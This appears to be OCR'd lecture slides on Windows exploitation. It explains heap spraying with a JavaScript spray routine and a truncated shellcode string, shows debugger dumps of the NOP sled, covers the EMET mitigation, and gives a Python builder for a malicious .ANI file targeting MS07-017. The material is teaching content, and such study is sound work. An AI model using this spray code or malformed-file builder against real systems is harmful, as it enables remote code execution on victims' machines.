
Working Set: 378.400 K

Type	Size	Committed	Private	Total WS	F
Total	455.604 K	423.052 K	368.172 K	378.400 K	
Image	47.644 K	47.644 K	1.212 K	12.404 K	
Mapped File	768 K	768 K		164 K	
Shareable	7.296 K	2.304 K		512 K	

http://127.0.0.1/

After heap spray

After Heap Spray



Heap Spray


- Heap spray is a very common technique in browser (or pdf) exploits
- It‘s applicable if the application can be forced to make big allocations, e.g.: by using JavaScript code (the original technique was used by exploits from team Teso against FTP servers)
- Address 0x0d0d0d0d has some benefits
  - Misalignment is handled (e.g. 0x3132333431323334 vs. 0x0d0d0d0d0d0d0d0d)
  - Memory at address 0x0d0d0d0d contains most likely again 0x0d0d0d0d (which can be interpreter either as pointer or assembler code; both cases are handled fine)
  - 0x0d is valid assembler code and does not crash

Heap Spray

- Return address was overwritten with 0x0d0d0d0d

```
shellcode = unescape("%u9090%u9090%u9090%ue8fc%u0089%u0000%u8960%u31e5%
bigblock = unescape("%u0D0D%u0D0D");
headersize = 20;    // Heap blocks in IE have 20 dwords as header
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<700;i++) memory[i] = block + shellcode;
```


- 0x0d0d0d0d must point to a location marked as „good“ to make the exploit working!
- If 0x0d0d0d0d points to „bad“ the application will crash



Heap Spray

- Return address was overwritten with 0x0d0d0d0d

- Dump of memory after heap spray:




CPU - main thread

```
0D0D0D0D   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D12   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D17   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D1C   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D21   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D26   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D2B   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D30   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D35   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D3A   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D3F   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D44   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D49   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D4E   0D 0D0D0D0D    OR  EAX,0D0D0D0D
0D0D0D53   0D 0D0D0D0D    OR  EAX,0D0D0D0D
```

Heap Spray

- Execution will start executing „OR EAX, 0x0d0d0d0d“ until:



```
0D0EFF0E   0D 0D0D0D0D        OR EAX,0D0D0D0D
0D0EFF13   0D 0D0D0D0D        OR EAX,0D0D0D0D
0D0EFF18   0D 0D0D0D0D        OR EAX,0D0D0D0D
0D0EFF1D   0D 0D0D0D0D        OR EAX,0D0D0D0D
0D0EFF22   0D 0D0D0D0D        OR EAX,0D0D0D0D
0D0EFF27   0D 90909090        OR EAX,90909090
0D0EFF2C   90                 NOP
0D0EFF2D   90                 NOP
0D0EFF2E   CC                 INT3
0D0EFF2F   CC                 INT3
0D0EFF30   CC                 INT3
0D0EFF31   CC                 INT3
0D0EFF32   CC                 INT3
0D0EFF33   CC                 INT3
0D0EFF34   FC                 CLD
0D0EFF35   E8 89000000        CALL 0D0EFFC3
0D0EFF3A   60                 PUSHAD
0D0EFF3B   89E5               MOV EBP,ESP
0D0EFF3D   31D2               XOR EDX,EDX
0D0EFF3F   64:8B52 30         MOV EDX,DWORD PTR FS:[EDX+30]
```

NOP sled

Break for debugging

Start of shellcode

EMET Heap Spray Mitigation

- There are just a handful of possible heap spray addresses:
  - 0x0d0d0d0d
  - 0x0b0b0b0b
  - 0x0a0a0a0a
  - .....

- Idea: Pre allocate all these pages, thus it‘s no longer possible to store strings at these addresses

- Implemented by EMET (Heap Spray)

Demo - .ANI Exploit

- We discussed MS05-002

- Microsoft released a patch which adds two lines of code which checks the size of the anih header in the LoadCursorIconFromFileMap() function

- Problem fixed! Really?


Demo - .ANI Exploit

- Two years later a worm exploited another .ANI vulnerability in the wild....

- The vulnerability was patched in LoadCursorIconFromFileMap(), but LoadAniIcon() used the same code for parsing ….
  - LoadAniIcon() assumes that LoadCursorIconFromFileMap() correctly checks the anih header size
  - LoadCursorIconFromFileMap() correctly checks the first anih header
  - But LoadAniIcon() parses all anih headers in the file ……


- ➔ Add two anih headers, a correct one and a malicious one...

Demo - .ANI Exploit



```python
def createAni():
    anih_size = 200
    riff_size = 2000    # must be large enough

    t = ""
    t += "RIFF" # chunk identifier, RIFF as directory
    t += struct.pack('<L', riff_size)    # size of the chunk (filesize - 8)
    t += "ACON" # header ID

    # Valid anih chunk
    t += "anih"
    t += struct.pack('<L', 36)   # size
    t += struct.pack('<L', 36)   # size
    t += struct.pack('<L', 10)   # frames
    t += struct.pack('<L', 10)   # steps
    t += struct.pack('<L', 0)*5 # other fields
    t += struct.pack('<L', 1)    # flags

    # Malicious anih chunk
    t += "anih" # chunk identifier for vuln. anih chunk
    t += struct.pack('<L', anih_size)    # vuln. size field
    t += "\x0d"*anih_size

    return t
```

Demo - .ANI Exploit



Address C:\Documents and Settings\rfr\Desktop\VulnProgramms\Browser\ANI File MS07-17 (Ret BoF)

The page cannot be displayed

